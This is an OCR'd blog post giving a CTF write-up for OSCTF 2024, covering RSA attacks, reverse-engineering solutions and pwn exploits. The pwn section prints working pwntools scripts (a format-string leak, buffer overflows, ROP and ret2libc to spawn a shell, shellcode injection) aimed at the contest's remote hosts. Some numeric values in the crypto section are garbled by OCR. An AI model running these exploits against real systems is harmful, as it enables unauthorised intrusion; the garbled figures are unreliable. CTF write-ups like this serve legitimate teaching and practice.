



LamentXU + Follow

Age: 4 months Followers: 2 Followers: 0

collect flash memory group Blog Question

OSCTF 2024 WP (web, reverse, pwn full solution, cry part)

Team: EICS1 Ranking: 24 Points: 5085 pts



The masters are all tql!

User Name	Score
Jerrythepro123	2230
we know	240
Dragonkeep & LamentXU	2015
6s6	400
Aly1xbot	200

The osint and misc experts in our team didn't have time for this competition. As a result, we didn't know how to do the difficult osint and misc tests, and there was nothing to write about the simple ones, so we just started.

Crypto

- The Secret Message
- Couple I receive
- Efficient RSA

Autumn Wonderland
14 Jul, 2024

< July 2024

Day	one	two	three	Four	five
30	1	2	3	4	5
7	8	9	10	11	12
14	15	16	17	18	19
21	22	23	24	25	26
28	29	30	31	1	2
4	5	6	7	8	9

Most used link

My Essay
my comment
My participation
latest comment
My Tags

My Tags

CTF(6)

Article Category

CTF full wp (single dir & full direction) (5)
Various single-questic with incredible questi (3)

- Love Story
- Cipher Conundrum

reverse

- Gopher Language
- Another Python Game
- The Broken Sword
- Avengers Assemble

PWN(s)

- Leaky Pipes
- Buffer Buffet
- Byte Breakup
- seed sPRING
- ShellMischief
- Lib Riddle
- Coal Mine Canary

Web(s)

- Introspection
- Indoor WebApp
- Style Query Listing
- Heads or Tails?
- Action Notes

Crypto

The Secret Message

Difficulty: Warm-up

chall.py

```python
from Cryptodome.Util.number import getPrime, bytes_to_long

flag = bytes_to_long(b"REDACTED")
p = getPrime(512)
q = getPrime(512)
n = p*q
e = 3

ciphertext = pow(flag, e, n)

print("n: ", n)
print("e: ", e)
print("ciphertext: ", ciphertext)
```

encrypted.txt

```
n:  955292098954563022257049064793478479099574237131469750015663747394551221914(
e:  3
ciphertext:  123455882152544968263105106204728561055927061837559618140477097078(
```

I was relieved when I saw e=3

There is nothing much to say, small index plaintext attack can be brought up

But here, because e is too small, an extreme situation occurs.

m^e%n = c, since m^e < n, m^e = c

Directly take the third root of c to get m, which is the flag

```
from Cryptodome.Util.number import long_to_bytes
import gmpy2
n=  955292098954563022257049064793478479099574237131469750015663747394551221914
e=  3
ciphertext=  123455882152544968263105106204728561055927061837559618140477097078
print(long_to_bytes(gmpy2.iroot(ciphertext, 3)[0]))
```

OSCTF{Cub3_R00Ting_RSA!!}

Couple I receive

Difficulty: Warm-up

source.py

```
from Crypto.Util.number import *
from sympy import nextprime

flag = b'REDACTED'

p = getPrime(1024)
q = nextprime(p)
e = 65537

n = p * q
c = pow(bytes_to_long(flag), e, n)

print(f"n = {n}")
print(f"c = {c}")
```


cipher

```
n = 201598841688638991771281757150304296664617332856601706642550485791162650877
c = 184401623680102493756533486774295952290511800356688450011258550487505910597
```

Note that nextprime is used directly when obtaining p and q in source, that is, the difference between the two prime numbers is very close.

Direct Fermat decomposition + RSA decryption to get the flag

Decomposition using yafu:



```
factor(201598841688638991771281757150304296664617332856601706642550485791162650877632687483338208609132716745869808390880926972303361798184358791265545098685702554142014186198510456157442117501782404717586959234693933336004808430908317674169378144719730606107305786205065777453723477779223556779327555426992103132875953625845051359674568550685503759898019133610170839520901170414054586264887368114607164740715615905137781963341415178932246979779118620046156901833342165873986452130231487504432950070009115415663402841565270805095451454234510918536881887059028332615074742004454775158931684057304939241726262228727607809664 27)

fac: factoring 201598841688638991771281757150304296664617332856601706642550485791162650877632687483338208609132716745869808390880926972303361798184358791265545098685702554142014186198510456157442117501782404717586959234693933336004808430908317674169378144719730606107305786205065777453723477779223556779327555426992103132875953625845051359674568550685503759898019133610170839520901170414054586264887368114607164740715615905137781963341415178932246979779118620046156901833342165873986452130231487504432950070009115415663402841565270805095451454234510918536881887059028332615074742004454775158931684057304939241726262228727607809664 27
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
fmt: 1000000 iterations
Total factoring time = 7.9152 seconds


***factors found***

P309 = 14198550689723194130851292388530012890504231126013856879460420612108070172791493414498209113984317879448563468260984179492404659634942801247065409582727122933219633406444630589695283886721720213574598968131194956179458312547124640128568722943392467491788471013914178453737050955452056171802800038814996236286 7
P309 = 14198550689723194130851292388530012890504231126013856879460420612108070172791493414498209113984317879448563468260984179492404659634942801247065409582727122933219633406444630589695283886721720213574598968131194956179458312547124640128568722943392467491788471013914178453737050955452056171802800038814996236268 1
```

Get p, q

and use normal RSA decryption

```
from Crypto.Util.number import *
p = 14198550689723194130851292388530012890504231126013856879460420612108070172
q = 14198550689723194130851                                 601385687946042061210807017279
n = 20159884168863899177128                                 566017066425504857911626508776
c = 18440162368010249375653348677429595229051180035668845001125855048750591059780
```

```
e = 65537
phi = (p-1)*(q-1)
d = inverse(e, phi)
print(long_to_bytes(pow(c, d, n)))
```

OSCTF{m4y_7h3_pR1m3_10v3_34cH_07h3r?}

Efficient RSA

Difficulty: Warm-up


chall.py

```
from Cryptodome.Util.number import getPrime, bytes_to_long

Flag = bytes_to_long(b"REDACTED")

p = getPrime(112)
q = getPrime(112)
n = p*q
e = 65537

ciphertext = pow(Flag, e, n)

print([n, e, ciphertext])
```

encrypted.txt

```
[131187922768395186681409347096055451442209678490486606059489167618l3, 65537, 8:
```

Seeing such small p and q, who can resist the brute force decomposition of n?



Get q, p, and use normal RSA decryption

```
from Crypto.Util.number import *
p = 305829048642719614821750884081557 9
q = 428958345685643451264829241976244 7
n = 131187922768395186681409347096055451442209678490486606059489167618l3
c = 812453940240272893974841024517141997308372570168722521947144905l618
e = 65537
phi = (p-1)*(q-1)
d = inverse(e, phi)
print(long_to_bytes(pow(c, d, n)))
```

OSCTF{F4ct0r1Ng_F0r_L1f3}

Love Story

Difficulty: Warm up (after a hint)

(Complaint: This is the nth warm-up question...)

See hint source code

```python
def to_my_honey(owo):
    return ord(owo) - 0x41

def from_your_lover(uwu):
    return chr(uwu % 26 + 0x41)

def encrypt(billet_doux):
    letter = ''
    for heart in range(len(billet_doux)):
        letters = billet_doux[heart]
        if not letters.isalpha():
            owo = letters
        else:
            uwu = to_my_honey(letters)
            owo = from_your_lover(uwu + heart)
        letter += owo
    return letter

m = "REDACTED"
c = encrypt(m)
print(c)
```

This question is suitable for reverse (covering face)

Encryption logic

to_my_honey(owo): Convert a character to its position in the alphabet (starting from 0)

from_your_lover(uwu): Convert numbers back to characters, taking into account alphabet wrapping.

encrypt(billet_doux): For each character in the string, adjust according to the character's position and use the above two functions to process alphabetic characters

Decryption function

The job of the decryption function is to reverse the encryption logic:

For each letter, convert the character to its position in the alphabet

Subtract the character's index in the string from this position

Take the result modulo 26 and convert it back to a letter

```python
def to_my_honey(owo):
    return ord(owo) - 0x41
def from_your_lover(uwu):
    return chr(uwu % 26 + 0x41)
def decrypt(encrypted_message):
    letter = ''
    for heart in range(len(encrypted_message)):
        letters = encrypted_message[heart]
        if not letters.isalpha():
            owo = letters
        else:
            uwu = to_my_honey(letters)
            # Reverse the index addition and handle negative values correctly
            original_position = (uwu - heart) % 26
            owo = from_your_lover(original_position)
        letter += owo
    return letter
encrypted_message = 'KJOL_T_ZCTS_ZV_CQKLX_NDFKZTUC.'
decrypted_message = decrypt(encrypted_message)
print("Decrypted Message:", decrypted_message)
```

The final result is inexplicable, but i ɔe this is love (love story)

OSCTF{KIMI_O_SUKI_NI_NATTE_SHIMATTA.}


Cipher Conundrum

Difficulty: Easy

encrypted.txt

```
NDc0YjM0NGMzNzdiNTg2NzVmNDU1NjY2NTE1ZjM0NTQ2ODM5NzY0YTZiNmI2YjZiNmI3ZA==
```

Cyber chef can shuttle



Shuttle?

ROT blast out

↑↓	↑↓
ASCII[!-~]+30	)-t.w]:IA'8H3At6JyX,MMMMM_
ASCII[!-~]+6	AE.F1uRaY?P`KY.Nb3pDeeeeew
[A-Z0-9]+28	OSCTF{5o_M3nY_C1ph3Rssssss}
ASCII+20	37 8#gDSK1BR=K @T%b6WWWWWi

> Base64 -> HEX -> ROT8

OSCTF{5o_M3nY_C1ph3Rssssss}

Reverse

Gophers Language

Difficulty: Warm-up

No shell, 64 bit, open with IDA

I found main_main directly. The person who made the question really made me cry.

F5 decompile, obviously, v13 here is the value we entered

```
if ( v13[1] == 21LL )
  v6 = runtime_memequal();
else
  v6 = 0;
if ( v6 )
{
```

It is found that an if is used to determine whether the length of v13 is 21, from which it is known that the length of flag is 21

In this way, we can put the breakpoint into runtime_memequal

```
__int64 __fastcall runtime_memequal()
{
  __int64 v0; // rax
  __int64 v1; // rbx
  __int64 result; // rax

  if ( v0 == v1 )
    result = 1LL;
  else
    result = memeqbody(v1, v0);
  return result;
}
```

Set a breakpoint at the comparison point, use F9 to debug and input any string of length 21, such as 123456789123456789123

After running to the breakpoint, double-click v1 to view the value of v1

```
.rdata:00000000004A7105 unk_4A7105 db  4Fh ; O
.rdata:00000000004A7106 db  53h ; S
.rdata:00000000004A7107 db  43h ; C
.rdata:00000000004A7108 db  54h ; T
.rdata:00000000004A7109 db  46h ; F
.rdata:00000000004A710A db  7Bh ; {
.rdata:00000000004A710B db  57h ; W
.rdata:00000000004A710C db  68h ; h
.rdata:00000000004A710D db  79h ; y
.rdata:00000000004A710E db  5Fh ; _
.rdata:00000000004A710F db  47h ; G
.rdata:00000000004A7110 db  30h ; 0
.rdata:00000000004A7111 db  5Fh ; _
.rdata:00000000004A7112 db  53h ; S
.rdata:00000000004A7113 db  30h ; 0
.rdata:00000000004A7114 db  5Fh ; _
.rdata:00000000004A7115 db  48h ; H
.rdata:00000000004A7116 db  34h ; 4
.rdata:00000000004A7117 db  72h ; r
.rdata:00000000004A7118 db  64h ; d
.rdata:00000000004A7119 db  7Dh ; }
```

OSCTF{Why_G0_S0_H4rd}

Another Python Game

Difficulty: Warm-up

pyinstxtractor.py extracts the pyc file from the source.exe file

Just use online tools to decompile

python工具

请选择pyc文件进行解密。支持所有Python版本

选择文件 未选择任何文件

```python
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.8

import pygame
import sys
pygame.init()
screen_width = 800
screen_height = 600
screen = pygame.display.set_mode((screen_width, screen_height))
pygame.display.set_caption('CTF Challenge')
BLACK = (0, 0, 0)
WHITE = (255, 255, 255)
RED = (255, 0, 0)
BLUE = (0, 0, 255)
font = pygame.font.Font(None, 74)
small_font = pygame.font.Font(None, 36)
flag_hidden = True
flag_text = "OSCTF{1_5W3ar_I_D1dn'7_BruT3f0rc3}"
hidden_combination = [
    'up',
    'up',
```

(Whispering) If it weren't for the difficulty, who would bruteforce it? (Sweating)

OSCTF{1_5W3ar_I_D1dn'7_BruT3f0rc3}

The Broken Sword

```python
from Crypto.Util.number import *
from secret import flag,a,v2,pi

z1 = a+flag
y = long_to_bytes(z1)
print("The message is",y)
s = ''
s += chr(ord('a')+23)
v = ord(s)
f = 5483762481^v
g = f*35


r = 14
l = g
surface_area= pi*r*l
w = surface_area//1
s = int(f)
v = s^34
for i in range(1,10,1):
    h = v2*30
    h ^= 34
    h *= pi
    h /= 4567234567342
a += g+v2+f
a *= 67
al=a
print("a1:",al)
print('h:',h)

#The message is b'\x0c\x07\x9e\x8e/\xc2'
#a1 is: 899433952965498
#h is: 0.0028203971921452278
```

The problem is not very difficult. The only thing you need to do is to find the value of pi because you don't know how many decimal places there are. You can write a simple script to verify whether it is the correct pi.

```
v2=0.0028203971921452278
v2*=4567234567342
v2/=3.14
v2=int(v2)
v2^=34
v2/=30
print(int(v2))

v2=int(v2)
h = v2*30
h ^= 34
h *= 3.14
h /= 4567234567342
print(h)
print(h==0.0028203971921452278)
```

When pi is confirmed to be correct, v2 can be calculated. With v2, z3 can be used to reverse the values of flag and a.

```
from z3 import *
pi=3.14
f=5483762505
g=191931687675
z1=13226864422850
v2=136745387
a1=899433952965498

a=Int('a')
flag=Int('flag')
s = Solver()

s.add(a+flag==z1)
s.add((a+g+v2+f)*67==a1)

s.check()
print("OSCTF{"+str(s.model()[flag].as_long())+"_"+str(s.model()[a].as_long())+"_

#OSCTF{29260723_13226835162127_136745387}
```

OSCTF{29260723_13226835162127_136745387}

Avengers Assemble

```
asm
extern printf
extern scanf

section .data
        fmt: db "%ld",0
        output: db "Correct",10,0
        out: db "Not Correct",10,0
        inp1: db "Input 1st number:",0
        inp2: db "Input 2nd number:",0
        inp3: db "Input 3rd number:",0

section .text
        global main

        main:
        push ebp
        mov ebp,esp
        sub esp,0x20
```

```
push inp1
call printf
lea eax,[ebp-0x4]
push eax
push fmt
call scanf

push inp2
call printf
lea eax,[ebp-0xc]
push eax
push fmt
call scanf

push inp3
call printf
lea eax,[ebp-0x14]
push eax
push fmt
call scanf

mov ebx, DWORD[ebp-0xc]
add ebx, DWORD[ebp-0x4]
cmp ebx,0xdeadbeef
jne N

cmp DWORD[ebp-0x4], 0x6f56df65
jg N

cmp DWORD[ebp-0xc], 0x6f56df8d
jg N
cmp DWORD[ebp-0xc], 0x6f56df8d
jl N

mov ecx, DWORD[ebp-0x14]
mov ebx, DWORD[ebp-0xc]
xor ecx, ebx
cmp ecx, 2103609845
jne N
jmp O

N:
push out
call printf
leave
ret

O:
push output
call printf

leave
ret
```

After a quick look at the code, it is fine as long as you make sure not to call the maximum N function.

```
push inp1
call printf
lea eax,[ebp-0x4]
push eax
push fmt
call scanf

push inp2
call printf
lea eax,[ebp-0xc]
push eax
push fmt
```

```
call scanf

push inp3
call printf
lea eax,[ebp-0x14]
push eax
push fmt
call scanf
```

Analyzing this assembly, we know that ebp-0x4=inp1, ebp-0xc=inp2, ebp-0x14=inp3.

```
mov ebx, DWORD[ebp-0xc]
add ebx, DWORD[ebp-0x4]
cmp ebx,0xdeadbeef
jne N
cmp DWORD[ebp-0x4], 0x6f56df65
jg N
```

The first four lines must be inp1+inp2=0xdeadbeef, and then inp1 must be less than 0x6f56df65.

```
cmp DWORD[ebp-0xc], 0x6f56df8d
jg N
cmp DWORD[ebp-0xc], 0x6f56df8d
jl N
```

inp2 must not be greater than 0x6f56df8d or less than 0x6f56df8d, then it must be equal to 0x6f56df8d

```
mov ecx, DWORD[ebp-0x14]
mov ebx, DWORD[ebp-0xc]
xor ecx, ebx
cmp ecx, 2103609845
jne N
jmp O
```

inp2 xor inp3 = 2103609845. According to Boolean algebra, a^b=c, a^c=b, then inp2 xor 2103609845 = inp3

Final code

```
inp2=0x6f56df8d
inp3=inp2^2103609845
inp1=0xdeadbeef-inp2
print("OSCTF{"+str(inp1)+"_"+str(inp2)+"_"+str(inp3)+"}")
```

OSCTF{1867964258_1867964301_305419896}

PWN

Leaky Pipes

There is a format string vulnerability in `vuln` the function where the flags are also read onto the stack. Therefore, it is possible to leak stack values using the format string to obtain the flags.

source code

```
int vuln()
{
  char v1[128]; // [esp+0h] [ebp-C8h] BYREF
```

```
  char v2[68]; // [esp+80h] [ebp-48h] BYREF

  readflag(v2, 64);
  printf("Tell me your secret so I can reveal mine ;) >> ");
  __isoc99_scanf("%127s", v1);
  puts("Here's your secret.. I ain't telling mine :p");
  printf(v1);
  return putchar(10);
}
```

By writing a brute force script, we can find the location of the flag in the stack.

Logo Location Finder

```
from pwn import *
flag=""
for i in range(1,100):
        payload="%"+str(i)+"$p"
        io=remote("34.125.199.248", 1337)
        io.recvuntil('>>')
        io.sendline(payload)
        io.recvline()
        back=io.recvline().split("\n")
        if back[0]=="(nil)":
                continue
        back=back[0].split("0x")[1]
        if len(back)%2!=0:
                back="0"+back
        print back.decode("hex")[::-1]
        #36 45
```

Utilizing scripts

```
from pwn import *
flag=""
for i in range(36,45):
        payload="%"+str(i)+"$p"
        io=remote("34.125.199.248", 1337)
        io.recvuntil('>>')
        io.sendline(payload)
        io.recvline()

        back=io.recvline().split("\n")
        if back[0]=="(nil)":
                continue
        back=back[0].split("0x")[1]
        if len(back)%2!=0:
                back="0"+back
        flag+=back.decode("hex")[::-1]
print flag
```

Note: This challenge uses the same script as picoctf's flag_leak challenge.

Buffer Buffet

After analyzing the code, we found `gets` an obvious buffer overflow vulnerability when using the function to read input.

source code

```
__int64 vuln()
{
  char v1[400]; // [rsp+0h] [rbp-190h] BYREF

  puts("Enter some text:");
  gets(v1);
```

```
  printf("You entered: %s\n", v1);
  return 0LL;
}
```

0x04011D6 There is also a function at address win .

By using loop mode in gdb and debugging, we found that the offset to the return address is 408 bytes.

Cyclic Pattern Generator

```
def hex2str(hex_string):
    result = ""
    for i in range(0, len(hex_string), 2):
        hex_pair = hex_string[i:i+2]
        decimal_value = int(hex_pair, 16)
        char = chr(decimal_value)
        result += char
    return result
testlen=int(input("Requested Test String Length(Max 5564 Characters): "))
v=True
version=input("1. 32 Bit\n2. 64 Bit\n")
if version==2:
    v=False
if testlen>5564:
    print("Too Large")
    exit()
a='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
length=0
padding=""
for i in range(len(a)):
    payload = a[i] * 4
    for j in range(i+1,len(a)):
        payload+=a[j]+a[i]*3
    padding+=str(payload)+'0'
padding=padding[0:testlen]
print "Test String:",padding
back=input("Segfault Output: ")
back=hex2str(hex(back).split('0x')[1])[::-1]
if not v:
    back=back[:4]
padding=padding.split(back)
print "Padding is",len(padding[0])
print "A"*len(padding[0])
```

Utilizing scripts

```
from pwn import *

io=remote("34.125.199.248", 4056)
payload="A"*408+p64(0x04011D6)

io.sendlineafter(":",payload)
print io.recvuntil("}")
```

Byte Breakup

After analyzing the code, we found that there is also a buffer overflow vulnerability here. Although there is only one /bin/ls function called, this is not what we want.

There are two ways to solve this problem: The first method requires leaking libc to create a complete ROP chain, via ret2libc . However, there is also a simpler way to exploit without creating a complex ROP chain.

source code

```
push    rbp
mov     rbp, rsp
lea     rax, command    ; "/bin/ls"
mov     rdi, rax        ; command
mov     eax, 0
call    _system
nop
pop     rbp
retn
```

This is `soClose` the assembly code for the function. If we get `call _system` the address of , we can basically control any command as long as we also control `rdi` the register.

Fortunately, by running `ROPgadget` , we `0x04012bb` found a `pop rdi` gadget at . By running `ROPgadget --binary chal` , you will see all the gadgets.

It is also in the binary file `/bin/sh` , and by running `strings -a -t x chal | grep /bin/sh` , we can also get its address. It is at address `0x3048` , but we also need to add `0x401000` as the base address.

Utilizing scripts

```
from pwn import *

bin_sh=p64(0x404048)
system=p64(0x0401257)
pop_rdi=p64(0x004012bb)
io=remote("34.125.199.248", 6969)
payload="A"*40+pop_rdi+bin_sh+system
io.sendlineafter(":",payload)
io.interactive()
```

Note: Given `libc` a file, it is not necessary to use it for solving. There are similar methods that can use `libc` files for solving, but they are more complicated.

seed sPRING

Surprisingly, this problem is very similar to the seed sPRING of picoCTF.

https://github.com/HHousen/PicoCTF-2019/blob/24b0981c72638c12f9a8572f81e1abbcf8de306d/Binary Exploitation/seed-sPRiNG/solve.c

Here is a solution script I found. By compiling it and running with `./solve | nc 34.125.199.248 2534` , it will solve in a few tries.

ShellMischief

The program basically runs arbitrary code, but in random locations. `nop` The problem could be solved by adding a slide. However, our team solved it in a different way.

By finding `ret` the gadget, we create a `ret` slide that does the `nop` same thing as the slide.

Utilizing scripts

```
from pwn import *
context(arch='i386',os='linux',log_level='debug')

sh = remote('34.125.199.248',1234)
# sh = process("./vuln")

ret_addr = 0x080481b2

# 13
shellcode = asm(shellcraft.sh(),)
sh.recvuntil("Enter your shellcode:\n")
```

```
# gdb.attach(sh)
# pause()
payload = p32(ret_addr)*26 + shellcode
sh.sendline(payload)
sh.interactive()
```

Lib Riddle

Analyze the code, because `0x100 > 16` , there is a buffer overflow vulnerability.

source code

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char buf[16]; // [rsp+0h] [rbp-10h] BYREF

  setbuf(_bss_start, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome to the library... What's your name?");
  read(0, buf, 0x100uLL);
  puts("Hello there: ");
  puts(buf);
  return 0;
}
```

By running `ROPgadget` , we `0x0401273` find at `pop rdi` . However, since this is a 64-bit binary, a `ret` gadget may be needed for stack alignment. `ret` The gadget is at `0x040101a` .

By using the PLT and GOT tables, we can leak `puts` the address of the function.

https://book.hacktricks.xyz/binary-exploitation/rop-return-oriented-programing/ret2lib/rop-leaking-libc-address

We find the addresses of the PLT and GOT tables by reverse engineering the binary and obtaining the addresses.

Utilizing scripts

```
from pwn import *

io=remote("34.125.199.248", 7809)
pop_rdi=p64(0x0401273)
puts_got=p64(0x0404018)
puts_plt=p64(0x401060)
ret=p64(0x040101a)
start=p64(0x0401090)
payload="A"*24+pop_rdi+puts_got+puts_plt+start

io.sendlineafter("?",payload)
io.recv()
io.recv(42)
libc=u64(io.recv(6)+2*"\x00")
libc=libc-0x84420
system=p64(libc+0x52290)
bin_sh=p64(libc+0x1b45bd)

payload="A"*24+ret+pop_rdi+bin_sh+system
io.sendlineafter("?",payload)
io.interactive()
```

Coal Mine Canary

By analyzing `name_it` functions, we program works.

source code

```
int name_it()
{
  int v1; // [esp-Ch] [ebp-64h]
  int v2; // [esp-8h] [ebp-60h]
  int v3; // [esp-4h] [ebp-5Ch]
  int v4; // [esp+0h] [ebp-58h] BYREF
  char v5[32]; // [esp+4h] [ebp-54h] BYREF
  char v6[32]; // [esp+24h] [ebp-34h] BYREF
  int v7[2]; // [esp+44h] [ebp-14h] BYREF
  int v8; // [esp+4Ch] [ebp-Ch]

  v8 = 0;
  v7[0] = global_birdy;
  v7[1] = dword_804C050;
  printf("How many letters should its name have?\n> ");
  while ( v8 <= 31 )
  {
    read(0, &v5[v8], 1);
    if ( v5[v8] == 10 )
      break;
    ++v8;
  }
  __isoc99_sscanf(v5, "%d", &v4);
  printf("And what's the name? \n> ");
  read(0, v6, v4);
  if ( memcmp(v7, &global_birdy, 8) )
  {
    puts("*** Stack Smashing Detected *** : Are you messing with my canary?!");
    exit(-1, v1, v2, v3);
  }
  printf("Ok... its name is %s\n");
  return fflush(stdout);
}
```

This function reads an 8-byte canary from a file. If the canary changes, the program will crash.

We can leak the canary by declaring the name to be longer than 32 characters and giving ourselves a 31 character name. This will leak the canary.

The reason is that the 32nd character should not be set because `read` the function will consider the newline character as one of the characters, so if it is 32nd character, it will overwrite the canary and cause the program to crash.

```
Working in a coal mine is dangerous stuff.
Good thing I've got my bird to protect me.
Let's give it a name.
...
How many letters should its name have?
> 33
And what's the name?
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Ok... its name is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
NECGLSPQ
```

canary is `NECGLSPQ` .

